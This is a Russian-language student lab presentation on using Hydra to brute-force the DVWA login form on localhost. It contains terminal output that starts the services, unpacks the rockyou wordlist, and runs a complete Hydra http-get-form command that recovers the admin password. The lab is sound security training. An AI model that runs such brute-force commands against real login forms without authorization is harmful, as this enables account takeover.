

Презентация к 3 этапу индивидуального проекта

Цель работы

Цель работы: приобрести практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.




Выполнение работы

Запуск сервисов

```
amermolaev@kali: ~  
  
(amermolaev@kali)-[~]  
$ service mysql status  
○ mariadb.service - MariaDB 11.4.2 database server  
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: >  
   Active: inactive (dead)  
     Docs: man:mariadb(8)  
           https://mariadb.com/kb/en/library/systemd/  
  
(amermolaev@kali)-[~]  
$ service apache2 status  
○ apache2.service - The Apache HTTP Server  
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: >  
   Active: inactive (dead)  
     Docs: https://httpd.apache.org/docs/2.4/  
  
(amermolaev@kali)-[~]  
$ sudo service mysql start  
[sudo] password for amermolaev:  
  
(amermolaev@kali)-[~]  
$ sudo service apache2 start  
  
(amermolaev@kali)-[~]  
$
```

Содержащие пароли файлы


```
amermolaev@kali: ~/Downloads  
  
(amermolaev@kali)-[~/Downloads]  
$ cp /usr/share/wordlists/rockyou.txt.gz /home/amermolaev/Downloads/rockyou.txt.g  
z  
  
(amermolaev@kali)-[~/Downloads]  
$ ls  
rockyou.txt.gz  
  
(amermolaev@kali)-[~/Downloads]  
$ gzip -d rockyou.txt.gz  
  
(amermolaev@kali)-[~/Downloads]  
$ ls  
rockyou.txt
```



Форма для брут-форса



Cookie-переменные



Утилиты hydra


```
Places Sep 23 18:04
amermolaev@kali: ~/Downloads

(amermolaev@kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 18:03:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 18:03:57


(amermolaev@kali)-[~/Downloads]
$
```

Успешная авторизация



Вывод

В рамках выполнения работы я приобрел практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.



Финал

